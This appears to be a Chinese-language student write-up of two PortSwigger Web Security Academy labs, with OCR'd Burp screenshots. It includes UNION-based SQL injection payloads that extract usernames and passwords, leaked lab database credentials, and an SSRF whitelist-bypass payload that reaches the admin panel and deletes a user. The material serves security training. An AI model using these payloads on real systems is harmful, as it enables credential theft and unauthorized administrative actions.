

第一题-反序列化

1. 使用burpsuite抓包打开网页

2. 根据2.3点的提示, 构造路径打开

- a. From the site map, notice that the website references the file /backup/AccessTokenUser.java. You can successfully request this file in Burp Repeater
- b. Navigate upward to the /backup directory and notice that it also contains a ProductTemplate.java file.

3. 使用burpsuite打开backup后发现有二个文件, AccessTokenUser.java 以及ProductTemplate.java

4. 通过打开ProductTemplate.java, 发现两处有用的信息

a. 获取到数据库信息

```
JdbcConnectionBuilderconnectionBuilder=
JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
.
```


b. 存在SQL注入

```
{
{
Connectionconnect=connectionBuilder.connect(30);
Stringsql=String.format("SELECT*FROMproductsWHEREid='%s'
LIMIT1",id);
Statementstatement=connect.createStatement();
ResultSetresultSet=statement.executeQuery(sql);
if(!resultSet.next())
{
return;
}
product=Product.from(resultSet);
}
catch(SQLExceptione)
{
thrownewIOException(e);
}
```

5. 使用网站提供的payload构建语句, 获取用户名和密码

```
1 ' UNION SELECT NULL, NULL, NULL, CAST(username AS numeric), NULL, NULL, NULL, NULL FROM
users--
2 ' UNION SELECT NULL, NULL, NULL, CAST(password AS numeric), NULL, NULL, NULL, NULL FROM
users--
```

6. 使用获取到的用户:administrator登录页面, 在Admin panel找到用户carlos, 并删除



Developing a custom gadget chain for Java deserialization

LAB Not solved

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
[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email



Developing a custom gadget chain for Java deserialization

LAB Solved

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User deleted successfully!

Users

wiener - [Delete](#)

第二题-SSRF

1. 使用burpsuite抓包打开网页
2. 随意打开个页面，点击“Check stock”，并将改信息导入到burpsuite的Repeater模块
3. 由于已知是SSRF漏洞。通过修改构造stockApi的参数，对比返回结果。
 - a. 测试@符号可以通过
 - b. 使用url编码，检测查看是否有过滤的，如%2540 %2523 %252e等

Send [Settings] Cancel [Previous] [Next]

Target: https://0a7100330377287080e4fddb00a70060.web-security-academy.net

Request
Pretty Raw Hex [Icons] [Menu]
1 POST /product/stock HTTP/2
2 Host: 0a7100330377287080e4fddb00a70060.web-security-academy.net
3 Cookie: session=K4CkLb9Nt8XnGrKPvv88hipJ3fRF71m2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a7100330377287080e4fddb00a70060.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0a7100330377287080e4fddb00a70060.web-security-academy.net
11 Content-Length: 107
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

Response
Pretty Raw Hex Render [Icons] [Menu]
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 483

Request
Pretty Raw Hex [Icons] [Menu]
1 POST /product/stock HTTP/2
2 Host: 0a7100330377287080e4fddb00a70060.web-security-academy.net
3 Cookie: session=K4CkLb9Nt8XnGrKPvv88hipJ3fRF71m2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a7100330377287080e4fddb00a70060.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0a7100330377287080e4fddb00a70060.web-security-academy.net
11 Content-Length: 47
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http://username@stock.weliketoshop.net

Response
Pretty Raw Hex Render [Icons] [Menu]
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2143
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labs.css rel=stylesheet>
11 <title>
12 SSRF with whitelist-based input filter
13 </title>
14 </head>
15 <script src=/resources/labheader/js/labHeader.js>
16 </script>
17 <div id=academyLabHeader>
18 <section class=academyLabBanner>
19 <div class=container>
20 <div class=logo>
21 </div>
22 <div class=title-container>
23 <h2>
24 SSRF with whitelist-based input filter
25 </h2>
26
27 Back to lab home
28
29 <a class=link-back href=
30 https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter>
31 Back to lab description
32 <svg version=1.1 id=Layer_1 xmlns=
33 http://www.w3.org/2000/svg' xmlns:xlink=
34 http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=
35 preserve title=back-arrow>
36
37 </div>
38 </section>
39 </div>
40 </div>
41 </html>

4. 通过尝试组合，发现最终以下链接为管理员权限页面。但无法点击，直接使用url拼接语句，来删除用户

```
1 stockApi=http://localhost%2523@stock.weliketoshop.net
```

```
2
```

```

38     </div>
39 </section>
40 </div>
41 <div theme="ecommerce">
42   <section class="maincontainer">
43     <div class="container">
44       <header class="navigation-header">
45         <section class="top-links">
46           <a href="/>Home
47           </a>
48           <p>
49             |
50           </p>
51           <a href="/admin">|
52             Admin panel
53           </a>
54           <p>
55             |
56           </p>
57           <a href="/my-account">
58             My account
59           </a>
60           <p>
61             |
62           </p>
63         </section>
64       </header>
65       <header class="notification-header">
66       </header>
67       <section class="ecommerce-pageheader">
68         
69       </section>
70       <section class="container-list-tiles">
71         <div>

```

requ

Respo

5. 最终构造的语句为

```
1 http://localhost%2523@stock.weliketoshop.net//admin/delete?username=carlos
```

5 Te: trailers

5

7 stockApi=http://localhost%2523@stock.weliketoshop.net/admin|

```

57   </span>
58   wiener -
59   </span>
60   <a href="/admin/delete?username=wiener">
61     Delete
62   </a>
63 </div>
64 <div>
65   <span>
66     carlos -
67   </span>
68   <a href="/admin/delete?username=carlos">
69     Delete
70   </a>
71 </div>
72 </section>
73 <br>
74 <hr>

```

Request

PrettyRawHex

1POST /product/stock HTTP/2

2Host: 0a7100330377287080e4fddb00a70060.web-security-academy.net

3Cookie: session=K4CkLb9Nt8XnGrKPvv88hipJ3fRF71m2

4User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5Accept: */*

6Accept-Language: en-US,en;q=0.5

7Accept-Encoding: gzip, deflate

8Referer: https://0a7100330377287080e4fddb00a70060.web-security-academy.net/product?productId=1

9Content-Type: application/x-www-form-urlencoded

0Origin: https://0a7100330377287080e4fddb00a70060.web-security-academy.net

1Content-Length: 59

2Sec-Fetch-Dest: empty

3Sec-Fetch-Mode: cors

4Sec-Fetch-Site: same-origin

5Te: trailers

6

7stockApi=http://localhost%2523@stock.weliketoshop.net/admin

Response

PrettyRawHexRender

Web Security Academy

SSRF with whitelist-based input filter

LAB Solved

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Home

Admin panel

My account

User deleted successfully!

Users

wiener - Delete